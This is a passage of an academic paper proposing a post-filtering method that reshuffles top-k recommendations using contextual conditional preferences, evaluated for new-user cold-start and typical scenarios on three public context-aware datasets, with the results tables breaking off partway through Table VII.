In this paper we introduce a method for generating a list of top  $k$  recommendations in a new user cold-start situations. It is based on a user model called contextual conditional preferences [5] which represents user interests in items in a compact way. We run our experiments on a context-aware datasets publicly available in the Web, i.e. LDOS-CoMoDa dataset [6], Unibz-STS [7] and Restaurant & consumer data [8]. We confirmed that our method is applicable in the new user cold-start situations as well as in typical scenarios.

The main contributions of this paper are:

- a new measure of *satisfiability* to describe how much an item satisfies a contextual conditional preference,
- an algorithm for context-aware reshuffling of items in the recommendations list using contextual conditional preferences.

The advantages of the method are: (I) a possibility to combine it with existing algorithms for a ranking task, and (II) the ability to work well in a typical scenario and a new user cold-start scenario.

The remainder of the paper is constructed as follows. Related work is presented in Section II. Section III briefly introduces contextual conditional preferences and describes our method for generating a list of top  $k$  recommendations. In Section IV the datasets are described. Algorithms and measures used for the evaluation are presented in Section

V. Section VI provides our evaluation approach and obtained results. Conclusions close the paper.

## II. RELATED WORK

The idea of modeling user interests with a preference relation is not new. In [9] a formalism of CP-nets was proposed. CP-nets are intuitive graphical models for representing conditional preferences under the *ceteris paribus* (“all else being equal”) assumption. Preferences presented in this paper always contain “conditional part” which consists of contextual parameters only. Another difference is the lack of the *ceteris paribus* assumption.

In [10] constraint-based recommender systems were described. Since users define their preferences in the form of requirements for a product, they mainly focus on solving the constraints satisfaction problem while recommending new items. Additionally, authors proposed an algorithm that ranks the recommended items according to their degree of a constraint fulfillment. Our approach is slightly similar to this method, because the contextual conditional preferences could be seen as constraints. Furthermore, we also rank and reshuffle items in the primary recommendation list according to a level of a satisfaction of the CCPs. Nevertheless, we focus mostly on the context-awareness and learn the CCPs from a users history.

Contextual preferences were described in [11] as database preferences annotated with a contextual information, where contextual parameters take values from hierarchical domains, allowing different levels of abstraction. While using CCPs, a generalization of contextual variables is not possible.

Context-Aware Recommender Systems is a well-established research area and many recommendation techniques were already proposed. A multi-agent system for making context and intention-aware recommendations of Points of Interest (POI) was presented in [12]. The tasks of collecting an information about POIs and storing a users’ profiles data were divided into two kinds of agents. The user’s Personal Assistant Agent is responsible for receiving queries, storing user data, computing recommendations and updating user preferences according to his feedback. Authors incorporated not only the context but also a user’s goal in visit the POI. Besides a context-awareness, this approach and ours are completely different.

An interesting approach for a context-awareness was proposed in [13]. Authors introduced *micro profiles* which split a user profile into partitions depending on the values of context parameters. They showed that usage of such *micro profiles* gives a significant improvement in the prediction accuracy in the movie domain while considering time as a context variable. CCPs could be seen as a kind of *micro profiling*, because each preference statement consists of user interests and a context in which it is true.

In [14] a new context-aware music recommender system was presented. As a main recommendation technique authors used case-base reasoning (CBR). CBR systems store knowledge in the case base in the form of *cases*. During a recommendation task, the cases are compared to the current

case according to some similarity measure. In the paper, 2-step case-based reasoning was used. Firstly, to determine similar context, and then to find similar users to make predictions. Contextual conditional preferences could be seen as cases, but in fact they are something different. We chose active preferences according to a similarity measure so we could position our work in the CBR research area. However, we do not have iterations or a relevance verification in the recommendation process.

One of the possibilities for contextual pre-filtering are Context-Aware Splitting Approaches (CASA). We could distinguish three kinds of them, i.e. item splitting, user splitting and UI splitting which combines the first two [15]. For the item splitting, we split the item into two items depending on the contextual factor and its value assuming that the user’s ratings are significantly different. Analogously, we could split user into two users based on the contextual condition. The UI splitting uses both kinds of splits, for items and for users. It should be notice that the best contextual factor for splitting users and items could be, and usually is, different, i.e. we do not use the same contextual condition to split users and items. The only two similarities between our post-filtering method and this approach are incorporating contextual information into a recommendation process and dependance from other existing non-contextual algorithms, i.e. both methods cannot be used alone.

A context-aware extension of the SLIM algorithm, contextual SLIM (CSLIM), was introduced in [16]. Authors used a binary vector to denote a contextual situation, i.e. context parameters and their corresponding values. They followed the idea of an aggregation of users’ ratings on other items, and add contextual factors into this aggregation. In the case when no other items were ranked in a certain context, the rating is estimating based on user’s non-contextual ratings on this item. Authors showed that the method outperforms the basic SLIM algorithm as well as context-aware matrix factorization methods. This algorithm differs from our method as it incorporates context in the recommendation phase. Thus, it could be classify as a context modeling method. In contrast, our method is positioned as a post-filtering technique.

An interesting approach was introduced in [17]. Authors presented a context-aware system for events recommendation that addresses the new item cold-start scenario. They identified many contextual signals and models, and used them as features for learning to rank events.

A hybrid matrix factorization model for the cold start problem was presented in [3]. It was shown to work well with the cold and warm start scenarios. Similarly to our work, author used both, user and item information.

## III. GENERATING TOP $k$ RECOMMENDATIONS

The proposed method can be classified as a post-filtering technique. We rely on existing non-contextual algorithms to generate a primary recommendations list which we then reshuffle as described in Section III-C. For this purpose we use

the Contextual Conditional Preferences Model whose details are presented in Section III-A.

#### A. Contextual Conditional Preferences Model

Contextual conditional preferences (CCPs) introduced in [5], [18] are a compact representation of user interests in items in different situations. This model describes relations between a context related to a user's ratings and an item content, and consists of a set of conditional preferences.

We define the Contextual Conditional Preference (CCP) as an expression of the form:

$$(\gamma_1 = c_1) \wedge \dots \wedge (\gamma_n = c_n) \mid (\alpha_1 = a_1) \succ (\alpha_1 = a'_1) \wedge \dots \wedge (\alpha_m = a_m) \succ (\alpha_m = a'_m)$$

with  $\gamma_i$  being contextual variables and  $\alpha_i$  item attributes, and  $c_1, \dots, c_n, a_1, a'_1, \dots, a_m, a'_m$  being concrete values of these parameters.

The above preference is read as *given the context*  $(\gamma_1 = c_1) \wedge \dots \wedge (\gamma_n = c_n)$  *I prefer*  $a_1$  *over*  $a'_1$  *for*  $\alpha_1$  *and*  $a_m$  *over*  $a'_m$  *for*  $\alpha_m$ . An example of the CCP for the Unibz-STS dataset is shown below.

$$\begin{aligned} \text{weather} = \text{sunny} \wedge \text{companion} = \text{with children} \\ \mid \text{category} \in \{\text{walk and trail, park}\} \\ \succ \text{category} \in \{\text{museum}\} \end{aligned}$$

It means that for a given context (i.e. a sunny weather and a companion of the children) a user prefers POIs with categories like “walk and trail” and “park” to those with category “museum”.

We distinguish two types of CCPs: individual and general. An individual CCP (ICCP) represents preferences of a single user, while a general CCP (GCCP) catches a general trend of interests for all users in a certain contextual situation, i.e. we treat ratings from all users like they were made by one person. The GCCPs are very important for this work, since we are unable to learn ICCPs for new users (they do not have any rating history yet).

During our experiments we automatically generated CCPs. Details are described in the next section.

#### B. Contextual Conditional Preferences Extraction

An algorithm of a preferences extraction was originally published in [5].

In order to elicit preference relations we split the dataset into two parts based on the value of the ratings. Depending on a rating scale for a dataset we use a different threshold to divide ratings into positive and negative ones. Then, both datasets are divided into smaller sets containing all of the contextual information and one of the movie features. With such prepared data we computed context-aware individual preferences for each user by running the `Prism` algorithm [19] from the WEKA library<sup>1</sup> (version 3.6.11) to generate rules of the form

$$(\gamma_1 = c_1) \wedge \dots \wedge (\gamma_n = c_n) \mid (\alpha_1 = a_1) \succ (\alpha_1 = a'_1).$$

<sup>1</sup><http://www.cs.waikato.ac.nz/ml/weka/>

Then we compacted preferences with the same “conditional part” into one preference of the form shown below.

$$\begin{aligned} \text{season} = 3 \wedge \text{weather} = 1 \wedge \text{time} = 2 \wedge \text{mood} = 1 \\ \mid \text{genre} \in \{18\} \succ \text{genre} \in \{8, 12, 7\} \\ \wedge \text{director} \in \{5, 8\} \succ \text{director} \in \{3\}. \end{aligned}$$

It means that for a given context (e.g. season is 3 - Autumn) a user prefers a genre with id 18 to those with 8, 12 or 7 and directors from clusters 5 and 8 to those from cluster 3 etc.

If the value of some content parameter was the same on both sides of a preference relation for some certain user's context, then this value was marked as meaningless and not taken into consideration in this context for the user.

The main difference in the computation of general and individual preferences is that in the first case all the ratings from the dataset were treated like they were made by one person. As a consequence, we removed many contradictory values during the merging phase. To better understand the issue, let us consider an example in the movie domain from Tab. I. Besides information about rating for an item, we have also two contextual factors, i.e. *companion* and *day*, and one movie feature, i.e. *genre* in sample user profiles. For all three users we could compute ICCPs. We obtained following individual preferences for Alice:

$$\begin{aligned} \text{companion} = \text{family} \wedge \text{day} = \text{Sunday} \\ \mid \text{genre} \in \{\text{animated}\} \succ \text{genre} \in \{\text{superhero}\}, \\ \text{companion} = \text{friend} \\ \mid \text{genre} \in \{\text{thriller}\} \succ \text{genre} \in \{\text{drama}\}, \\ \text{day} = \text{Saturday} \\ \mid \text{genre} \in \{\text{fantasy}\} \\ \succ \text{genre} \in \{\text{drama, supernatural}\}. \end{aligned}$$

We could observe that Alice's movie preferences vary depending on the company and day. The same applies for Bob and Carol. General preferences (GCCPs) computed for sample profiles are shown below.

$$\begin{aligned} \text{companion} = \text{alone} \\ \mid \text{genre} \in \{\text{fantasy}\} \succ \text{genre} \in \{\text{sciencefiction}\}, \\ \text{companion} = \text{friend} \\ \mid \text{genre} \in \{\text{fantasy}\} \succ \text{genre} \in \{\text{drama}\}, \\ \text{day} = \text{Saturday} \\ \mid \text{genre} \in \{\text{fantasy}\} \succ \text{genre} \in \{\text{drama}\}. \end{aligned}$$

#### C. Reshuffling of recommendations list

An algorithm is presented in Algorithm 1. We describe it and refer to its concrete lines below.

We assume that ICCPs and GCCPs are generated for all non-new users, since new users do not have any rating history.

For a certain user and his current context, first we generate a primary list of top 100 recommendations with some existing non-context-aware algorithm, e.g. *User k Nearest Neighbors* (User kNN) [20] (line 1). Then we have to find the best CCPs that will be further used in the reshuffling process (line 2).



TABLE I  
SAMPLE USER PROFILES OF ALICE, BOB AND CAROL.

User	Item (Movie)	Rating	Companion	Day	Genre
Alice	Donnie Darko	1	friend	Saturday	drama, supernatural
Alice	Girl Interrupted	2	friend	Friday	drama
Alice	How To Hook Up Your Home Theater	4	family	Sunday	animated
Alice	Inception	5	friend	Friday	heist, thriller, science fiction
Alice	The Imaginarium of Doctor Parnassus	5	friend	Saturday	fantasy
Alice	Shrek	5	family	Saturday	animated, fantasy
Alice	Spiderman	1	family	Sunday	superhero
Alice	The Counselor	4	friend	Friday	thriller
Alice	The Lion King	4	family	Sunday	animated, adventure
Bob	An Unexpected Journey	5	alone	Saturday	fantasy, epic, adventure
Bob	City Of Angels	2	girlfriend	Saturday	fantasy, romantic, drama
Bob	Armageddon	2	alone	Friday	thriller, disaster, science fiction
Bob	Inception	1	alone	Tuesday	heist, thriller, science fiction
Bob	Green Mile	5	alone	Saturday	drama, fantasy
Bob	Hunger Games	2	alone	Saturday	science fiction, adventure
Bob	Tourist	4	girlfriend	Friday	thriller, comedy, romantic
Bob	Sleepless In Seattle	4	girlfriend	Friday	drama, comedy, romantic
Bob	The Desolation Of Smaug	5	alone	Tuesday	adventure, epic, fantasy
Carol	At Worlds End	5	friend	Friday	fantasy, swashbuckler
Carol	Dead Mans Chest	5	friend	Friday	fantasy, swashbuckler
Carol	Gangs Of New York	2	friend	Saturday	historical, drama, epic
Carol	The Imaginarium of Doctor Parnassus	5	friend	Saturday	fantasy
Carol	Return Of The King	5	alone	Saturday	epic, fantasy
Carol	The Curse Of The Black Pearl	5	friend	Friday	swashbuckler, fantasy
Carol	The Fellowship Of The Ring	5	alone	Saturday	epic, fantasy
Carol	Two Towers Film	5	alone	Tuesday	epic, fantasy
Carol	Cast Away	2	alone	Saturday	drama, adventure

In this case, the best preferences are those which are the most similar to the considered context. In order to count a contextual similarity between a CCP  $p$  and a current user context  $ctx(u)$  we used the following metric:

$$sim(p, ctx(u)) = \sum_{(\gamma_i, c_i) \in p} overlap(ctx(u), (\gamma_i, c_i)),$$

$$overlap(ctx(u), (\gamma_i, c_i)) = \begin{cases} 1 & (\gamma_i, c_i) \in ctx(u); \\ 0.5 & c_i = -1; \\ 0 & otherwise. \end{cases}$$

The overlap function returns 1 when the pair  $(\gamma_i, c_i)$  is contained in both: the contextual part of  $p$  and in the current user context  $ctx(u)$ . When the pair  $(\gamma_i, c_i)$  is not contained in neither or only in one set of pairs, 0 is returned. When it is uncertain, i.e. when the value  $c_i$  for the dimension  $\gamma_i$  is equal to  $-1$  (the unknown value), 0.5 is returned. Please note that the current user context  $ctx(u)$  is also a set of pairs  $(\gamma'_i, c'_i)$ , i.e. the name of the contextual variable and its value.

For each item in the primary recommendations list and each best CCP we compute *satisfiability* (line 7), namely how much an item  $i$  satisfies a CCP  $p$ :

$$sat(i, p) = \frac{\sum_{\alpha \in a(p)} (sim(v_{\alpha}^m(p), v_{\alpha}(i)) - sim(v_{\alpha}^l(p), v_{\alpha}(i)))}{|a(p)|},$$

where  $sim$  denotes Jaccard similarity,  $\alpha$  is the name of an item feature,  $a(p)$  is the set of item attributes considered in the CCP  $p$ ,  $v_{\alpha}(i)$  is the set of values of an attribute  $\alpha$  for an item  $i$ . Similarly  $v_{\alpha}^m(p)$  and  $v_{\alpha}^l(p)$  denotes the sets of values of an attribute  $\alpha$  for a CCP  $p$  on both sides of the preference relation -  $m$  stands for *more preferred* and  $l$  for *less preferred*.

The *satisfiability* measure represents the difference between item similarities to the both sides of the CCP's preference relation, i.e. the similarity to most preferred part minus the similarity of the less preferred part. In this way we reward items that fit the best to user preferences and penalize items that have features that user does not like, e.g. horror movies. The size of a set of item attributes serves as a normalization factor. Thus, disregarding to the number of item features, the value of *satisfiability* is always between 0 and 1.

The next step is to order the primary recommendations list according to the value of average *satisfiability* of the best CCPs (line 13). The last part is to cut off unneeded items from resulting recommendations list to receive top 5, top 10 or other top  $k$  ranking (line 14).

Let us consider again an example from Tab. I. We assume that some traditional recommendation algorithm returned a following top 10 list for Alice:

*Gangs Of New York, The Curse Of The Black Pearl, Cast Away, An Unexpected Journey, City Of Angels, Armageddon, Green Mile, Hunger Games, Tourist, Sleepless in Seattle.*

We consider a situation when Alice wants to watch a movie with a friend. With our reshuffling method, using two rules (ICCP for Alice profile and GCCP) for this contexts, we obtained the final top 5 recommendations list:

*An Unexpected Journey, Armageddon, Tourist, The Curse Of The Black Pearl, City Of Angels.*

*Fantasy* and *thriller* movies are higher in the final list, while *drama* movies were mostly cut off the list as expected from the user preferences. At this point, we will not evaluate results of this example. A comprehensive evaluation of the algorithm



**Algorithm 1** Generating the list of top  $k$  recommendations with CCPs

---

**Require:**  $alg$  - a name of a baseline algorithm,  
 $k$  - a number of recommendations in the final list,  
 $u$  - a user,  
 $ctx$  - a user context,  
 $ccps$  - a list of all CCPs for user  $u$

**Ensure:**  $topK$  - an ordered list of top  $k$  recommendations

```

list  $\leftarrow$  generateTop100Recommendations( $alg, u$ );
1: best  $\leftarrow$  findBestCCPs( $ccps, u, ctx$ );
   map  $\leftarrow$  empty HashMap;
4: for all item in list do
   sum  $\leftarrow$  0;
6:   for all ccp in best do
   sat  $\leftarrow$  satisfiability(item, ccp);
8:   sum  $\leftarrow$  sum + sat;
   end for
10:  avg  $\leftarrow$  sum/sizeof(best);
   map[item]  $\leftarrow$  avg;
12: end for
   rec  $\leftarrow$  order(map);
14: topK  $\leftarrow$  cutOff(rec, k);

```

---

TABLE II

BASIC STATISTICS OF THREE DATASETS: LDOS-CoMoDa (CoMoDa),  
 UNIBZ-STs (STS) AND RESTAURANT & CONSUMER (R&C).

	CoMoDa	STS	R&C
Number of users	121	325	138
Number of items	1232	249	130
Number of ratings	2296	2534	1161
Max number of ratings per user	275	175	18
Min number of ratings per user	1	1	3
Avg number of ratings per user	18.98	7.80	8.41
Max number of ratings per item	26	282	36
Min number of ratings per item	1	1	3
Avg number of ratings per item	1.86	10.18	8.93

is presented in Section VI.

## IV. DATASETS

We performed our experiments with three datasets, i.e. the LDOS-CoMoDa<sup>2</sup> dataset (LDOS), the Unibz-STs dataset (STS) and the Restaurant & consumer dataset<sup>3</sup> (RC). Basic statistics of the datasets are presented in Tab. II.

The LDOS-CoMoDa [6] contains user interaction with the system, i.e. the rating on a 5-star scale, the basic users' information, the content information about multiple item dimensions and twelve additional contextual information about the situation when the user consumed the item. According to [21] the choice of contextual variables to be used is crucial because of a different amount of information they gain. To eliminate irrelevant variables we computed correlation coefficients between context related attributes. We found only two

of them to be strongly correlated, i.e. *city* and *country*, which was known before the computation. Thus, we could conclude that none of the other contextual factors are correlated.

In [21] six variables in the LDOS-CoMoDa were identified as informative. Since we focus on the cold start problem in this paper, we want to limit the sparsity of the data as much as possible. Therefore, we chose two of six most informative contextual variables, i.e. *dominant emotion* and *end emotion*, to use in our further work presented in this paper. Since we also focus on general trends, we will use *age* parameter which we categorized into 5 groups.

The Unibz-STs [7] dataset was collected by a mobile application that recommends places of interests (POIs) in South Tyrol in Italy. The recommender is called South Tyrol Suggests (STS). The dataset contains ratings on a 5-star scale, an information about a users' personality (e.g. *extraversion*, *emotional stability*), a context of visiting a POI (e.g. *weather*, *season*, *companion*) and a POI's category.

The Restaurant & consumer data [8] consists of three types of information: a restaurant data (e.g. *cuisine*, *smoking*, *dress*), a user information (e.g. *smoker*, *dress preference*, *transport*) and a rating that a user gave to a restaurant. In this dataset ratings are expressed on a 0-2 scale. Contextual parameters such as an information about a user's mood or companion are not available.

## V. ALGORITHMS AND MEASURES

We had to choose some existing recommendation techniques to evaluate our approach since it is designed to work with any of baseline algorithms that generate a list of top  $k$  recommendations. We used six algorithms from the LibRec<sup>4</sup> library [22] that are appropriate for the ranking task, i.e. User kNN, BPR[23], FISM[24], Latent Dirichlet Allocation (LDA)[25], SLIM [26] and WRMF [27], [28] to be used in both scenarios.

To compare our work with other context-aware state-of-the-art algorithms, we chose two methods, i.e. Contextual SLIM (CSLIM) [16] and UI Splitting [15], and used their implementations from the CARSKit<sup>5</sup> library [29]. Since the UI Splitting approach is a pre-filtering technique, it needs to be combined with other existing algorithms. From the methods proposed in the CARSKit library, we chose those that overlap with the algorithms that we already used with our method, i.e. BPR, SLIM and User kNN.

To evaluate our method we use several measures for the ranking task available in the LibRec library, i.e. *mean average precision* (MAP), *mean reciprocal rank* (MRR), *normalized discounted cumulative gain* (nDCG) and the classical information retrieval measures: *precision* and *recall*. The latter two were computed on the top 10 recommendations list. We have also implemented four additional measures. The first one is a *diversity* measure proposed by [30], i.e. Intra-List Diversity

<sup>2</sup>The data is available at <http://212.235.187.145/spletnastran/raziskave/um/comoda/comoda.php>.

<sup>3</sup>The data sets are available at [https://github.com/irecsys/CARSKit/tree/master/context-aware\\_data\\_sets](https://github.com/irecsys/CARSKit/tree/master/context-aware_data_sets).

<sup>4</sup><http://www.librec.net/>

<sup>5</sup><https://github.com/irecsys/CARSKit/>

(ILD) that computes the average distance between each couple of items in the list  $R$ :

$$ILD(R) = \frac{1}{|R|(|R|-1)} \sum_{i,j \in R, i \neq j} (1 - sim(i, j)), \quad (1)$$

where  $i, j$  are items. The  $sim$  function is configurable and application dependent. In our work, we used Jaccard similarity as a similarity measure for all item attributes.

We wanted to compute the serendipity value for obtained recommendations lists. But the problem is that there is no one common serendipity measure. Thus, we decided to implement two measures, i.e. a simple metric presented in [31] and given by a formula (2) that we called *expectedness* and *unserendipity* proposed by Zhang et al. [32] and given by a formula (3).

$$expectedness = \frac{1}{k} \sum_{i=1}^k pop(i), \quad (2)$$

where  $k$  is the size of the recommendations list,  $i$  denotes an item and  $pop(i)$  is a popularity of an item  $i$ .

$$unserendipity = \frac{1}{|H_u|} \sum_{h \in H_u} \frac{1}{k} \sum_{i \in R_{u,k}} sim(i, h), \quad (3)$$

where  $u$  denotes a user,  $h$  is an item from a user history  $H_u$ ,  $k$  is the size of a user  $u$  recommendation list  $R_{u,k}$  and  $i$  denotes an item from a recommendations list  $R_{u,k}$ . The  $sim$  function used by Zhang et al. [32] was a cosine similarity. However, in our work we used the Jaccard similarity as with the previous measures.

Expectedness is a simple measure which sums up the popularity of all items in the recommendations list. The unserendipity measure is more complicated and checks how much items from a recommendations list are similar to those from a user history. Both measures are in opposite to the definition of serendipity. Thus, the lower values of those measures are, the better the serendipity of a recommendations list is.

The last measure is *novelty* [33] which expresses how much items from the list are unknown for a user. It is given by a formula:

$$novelty = \frac{1}{k} \sum_{i \in R_{u,k}} \log_2(pop(i)). \quad (4)$$

Similarly to the formulas presented above,  $u$  denotes a user,  $k$  is the size of a recommendations list  $R_{u,k}$ ,  $i$  denotes an item and  $pop(i)$  is its popularity.

All of the four measures above were computed on the top 10 recommendations list.

In recommender systems, we provide a list of top  $k$  recommendations for each user. However, in the context-aware recommender systems we need to incorporate a context also into an evaluation. Thus, we generate the top  $k$  list for each pairs of a user and his context. The resulting measures values are usually much smaller than the ones in traditional recommender systems, because it is not very common for users to rate multiple items within a same context. This type of evaluation has been used in prior research [15], [16].

## VI. EXPERIMENTS AND RESULTS

We performed two experiments on three datasets described in Section IV. The first, to simulate the new user cold-start situation. The second, to check if our method works also in a typical scenario.

To simulate two different scenarios we prepared two separate splits of each dataset into training and test sets for hold out validation. The following procedures were applied on each datasets.

To be able to check if the method is applicable for a new user cold-start scenario, we randomly chose 20% of users and put all of their ratings in the test set. Remaining ratings were used as a training set. With this construction of the training and test sets, we were unable to generate ICCPs for the test users (we do not have any rating of those users in the training set). Thus, we used GCCPs only. The results obtained with these splits are presented in the Tables III, IV and V, for LDOS-CoMoDa, Unibiz-STS and Restaurant & Customer datasets respectively. Because the *unserendipity* measures a similarity with a user profile and we have only new users in these splits, we omitted it in the tables. In all of the following tables a prefix *ctx-* denotes that the list obtained by the algorithm was reshuffled with our method.

The second splits were to test a typical situation. Thus we randomly chose 20% of each user's ratings and put them in the second test sets, while remaining users ratings were placed in the second training sets. The results obtained with these splits are presented in the Tables VI, VII and VIII, for LDOS-CoMoDa, Unibiz-STS and Restaurant & Customer datasets respectively. A prefix *ctx-* denotes that the list obtained by the algorithm was reshuffled with our method.

It should be notice, that we did not consider the new item problem during the splits. Therefore, all test sets contain some number of items which do not appear in the corresponding training sets.

It has been shown that the most informative contextual variables in the LDOS-CoMoDa dataset are those related to emotions, i.e. *dominant emotion* and *end emotion* [21]. Thus, we decided to use them in all the situations when we could compute both, ICCPs and GCCPs. For the new user scenario, when we are able to generate GCCPs only, we found also *user age* informative. It was not considered in the work [21], since it is fixed for a user for a long time (we have an age categorization), and could not be seen as a user context. Because of the same reasons, it is a bad contextual candidate to compute ICCPs.

The most informative contextual variables in the Unibiz-STS dataset are *weather* and *companion*. In the Restaurant & customer dataset, there are no truly contextual variables. However, we found *smoker*, *drink level*, *dress preference*, *ambience*, *transport*, *personality* and *color* the most useful for the further work.

We tested our method also with other contextual parameters, but the results were similar to those obtained by the traditional

TABLE III  
MEASURES FOR THE NEW USER COLD-START SCENARIO FOR LDOS-CoMoDa DATASET.

algorithm	precision	recall	MAP	nDCG	MRR	expectedness	novelty	diversity
CSLIM	0.0032	0.0117	0.0045	0.0075	0.0077	0.00	Infinity	0.4257
ctx-BPR	0.0026	0.0134	0.0019	0.0049	0.0037	0.0013	9.8509	0.3117
UISplitting-BPR	0.0008	0.0025	0.0022	0.0029	0.0050	0.00	Infinity	0.3979
BPR	0.0013	0.0006	0.0001	0.0006	0.0018	0.0013	9.7731	0.3377
ctx-FISM	0.0218	0.0992	0.0382	0.0615	0.0765	0.0037	8.2339	0.2843
FISM	0.0179	0.0605	0.0298	0.0455	0.0702	0.0051	7.7079	0.2996
ctx-LDA	0.0218	0.1114	0.0383	0.0637	0.0765	0.0039	8.1771	0.2874
LDA	0.0154	0.0471	0.0280	0.0409	0.0682	0.0054	7.6109	0.2997
ctx-SLIM	0.0077	0.0330	0.0086	0.0176	0.0238	0.0016	9.8338	0.3180
UISplitting-SLIM	0.0032	0.0117	0.0045	0.0074	0.0077	0.00	Infinity	0.4257
SLIM	0.0064	0.0202	0.0085	0.0140	0.0173	0.0019	9.4216	0.3661
ctx-UserKNN	0.0077	0.0330	0.0086	0.0176	0.0238	0.0016	9.8338	0.3180
UISplitting-UserKNN	0.0032	0.0117	0.0045	0.0074	0.0077	0.00	Infinity	0.4257
UserKNN	0.0064	0.0202	0.0085	0.0140	0.0173	0.0019	9.4216	0.3661
ctx-WRMF	0.0077	0.0330	0.0086	0.0176	0.0238	0.0016	9.8338	0.3180
WRMF	0.0064	0.0202	0.0085	0.0140	0.0173	0.0019	9.4216	0.3661

TABLE IV  
MEASURES FOR THE NEW USER COLD-START SCENARIO FOR UNIBIZ-STS DATASET.

algorithm	precision	recall	MAP	nDCG	MRR	expectedness	novelty	diversity
CSLIM	0.1121	0.2868	0.0706	0.1571	0.1454	0.00	Infinity	0.1889
ctx-BPR	0.1165	0.3057	0.1836	0.2623	0.3573	0.0417	3.9549	0.2931
UISplitting-BPR	0.2664	0.6596	0.4328	0.5186	0.5217	0.00	Infinity	0.3748
BPR	0.2055	0.5761	0.3583	0.4397	0.4454	0.0634	4.2905	0.3707
ctx-FISM	0.1174	0.3103	0.1883	0.2673	0.3629	0.0417	3.9723	0.2894
FISM	0.2055	0.5728	0.3557	0.4362	0.4358	0.0674	4.1225	0.3667
ctx-LDA	0.1174	0.3103	0.1903	0.2688	0.3637	0.0417	3.9723	0.2894
LDA	0.2055	0.5728	0.3630	0.4427	0.4498	0.0674	4.1225	0.3667
ctx-SLIM	0.1083	0.2610	0.0790	0.1578	0.1656	0.0465	3.7607	0.1864
UISplitting-SLIM	0.1121	0.2868	0.0706	0.1571	0.1454	0.00	Infinity	0.1889
SLIM	0.0899	0.2685	0.0582	0.1354	0.1212	0.0551	5.4390	0.1889
ctx-UserKNN	0.1083	0.2610	0.0790	0.1578	0.1656	0.0465	3.7607	0.1864
UISplitting-UserKNN	0.1121	0.2868	0.0706	0.1571	0.1454	0.00	Infinity	0.1889
UserKNN	0.0899	0.2685	0.0582	0.1354	0.1212	0.0551	5.4390	0.1889
ctx-WRMF	0.1083	0.2610	0.0790	0.1578	0.1656	0.0465	3.7607	0.1864
WRMF	0.0899	0.2685	0.0582	0.1354	0.1212	0.0551	5.4390	0.1889

TABLE V  
MEASURES FOR THE NEW USER COLD-START SCENARIO FOR RESTAURANT & CUSTOMER DATASET.

algorithm	precision	recall	MAP	nDCG	MRR	expectedness	novelty	diversity
CSLIM	0.0958	0.1233	0.0671	0.1282	0.2472	0.0131	6.7086	0.3339
ctx-BPR	0.2000	0.1962	0.1518	0.2192	0.3444	0.1588	2.7032	0.1325
UISplitting-BPR	0.1167	0.1437	0.0858	0.1529	0.2903	0.0178	5.9118	0.3214
BPR	0.1750	0.1703	0.1120	0.1952	0.3869	0.1520	2.7644	0.1753
ctx-FISM	0.2000	0.1897	0.1578	0.2185	0.3304	0.1717	2.5809	0.1684
FISM	0.1714	0.1680	0.1074	0.1859	0.3533	0.1562	2.7093	0.1918
ctx-LDA	0.2071	0.1965	0.1535	0.2209	0.3299	0.1724	2.5735	0.1637
LDA	0.1571	0.1502	0.0965	0.1732	0.3474	0.1569	2.7000	0.1933
ctx-SLIM	0.1571	0.1591	0.1271	0.1833	0.3191	0.1352	3.2177	0.1358
UISplitting-SLIM	0.0958	0.1233	0.0671	0.1282	0.2472	0.0131	6.7086	0.3339
SLIM	0.1179	0.1290	0.0790	0.1558	0.3726	0.0938	3.8699	0.1844
ctx-UserKNN	0.1571	0.1591	0.1271	0.1833	0.3191	0.1352	3.2177	0.1358
UISplitting-UserKNN	0.0958	0.1233	0.0671	0.1282	0.2472	0.0131	6.7086	0.3339
UserKNN	0.1179	0.1290	0.0790	0.1558	0.3726	0.0938	3.8699	0.1844
ctx-WRMF	0.1571	0.1591	0.1271	0.1833	0.3191	0.1352	3.2177	0.1358
WRMF	0.1179	0.1290	0.0790	0.1558	0.3726	0.0938	3.8699	0.1844

TABLE VI  
MEASURES FOR THE TYPICAL SCENARIO FOR LDOS-CoMoDa DATASET.

algorithm	precision	recall	MAP	nDCG	MRR	expectedness	unserendipity	novelty	diversity
CSLIM	0.00	0.00	0.00	0.00	0.00	0.0013	0.1980	9.9382	0.4099
ctx-BPR	0.0075	0.0259	0.0075	0.0151	0.0209	0.0015	0.3206	9.7732	0.3103
UISplitting-BPR	0.0014	0.0071	0.0021	0.0041	0.0042	0.0018	0.1980	9.5279	0.4065
BPR	0.0075	0.0235	0.0070	0.0144	0.0213	0.0016	0.3063	9.7312	0.3427
ctx-FISM	0.0123	0.0823	0.0473	0.0601	0.0659	0.0034	0.3304	8.3279	0.2866
FISM	0.0130	0.0897	0.0462	0.0615	0.0675	0.0046	0.3148	7.8182	0.3174
ctx-LDA	0.0130	0.0891	0.0504	0.0641	0.0691	0.0034	0.3301	8.3196	0.2864
LDA	0.0137	0.0965	0.0481	0.0645	0.0686	0.0046	0.3165	7.7995	0.3189
ctx-SLIM	0.0062	0.0377	0.0153	0.0226	0.0204	0.0016	0.3186	9.8028	0.3128
UISplitting-SLIM	0.00	0.00	0.00	0.00	0.00	0.00	0.1945	Infinity	0.4098
SLIM	0.0055	0.0360	0.0147	0.0217	0.0216	0.0016	0.2968	9.8361	0.3527
ctx-UserKNN	0.0068	0.0438	0.0249	0.0314	0.0322	0.0020	0.3248	9.2998	0.2995
UISplitting-UserKNN	0.0012	0.0122	0.0030	0.0052	0.0030	0.00	0.1776	Infinity	0.4136
UserKNN	0.0062	0.0386	0.0136	0.0215	0.0206	0.0026	0.3128	8.8376	0.3247
ctx-WRMF	0.0075	0.0512	0.0281	0.0348	0.0307	0.0020	0.3280	9.4117	0.3020
WRMF	0.0048	0.0324	0.0070	0.0140	0.0101	0.0026	0.3190	8.8903	0.3260

TABLE VII  
MEASURES FOR THE TYPICAL SCENARIO FOR UNIBIZ-STs DATASET.

algorithm	precision	recall	MAP	nDCG	MRR	expectedness	unserendipity	novelty	diversity
CSLIM	0.0615	0.5426	0.1927	0.2773	0.2007	0.0237	0.2353	8.1371	0.4321
ctx-BPR	0.1129	0.7473	0.4723	0.4527	0.2938	0.0064	0.6137	7.4848	0.1715
UISplitting-BPR	0.0844	0.7393	0.2714	0.3859	0.2789	0.0553	0.3122	4.6419	0.3727
BPR	0.0817	0.5448	0.2636	0.3519	0.3306	0.0062	0.6063	7.6027	0.1976
ctx-FISM	0.0538	0.3082	0.1960	0.1951	0.1400	0.0107	0.6065	6.4944	0.1687
FISM	0.0409	0.2312	0.1220	0.1630	0.1715	0.0101	0.5906	6.6668	0.2060
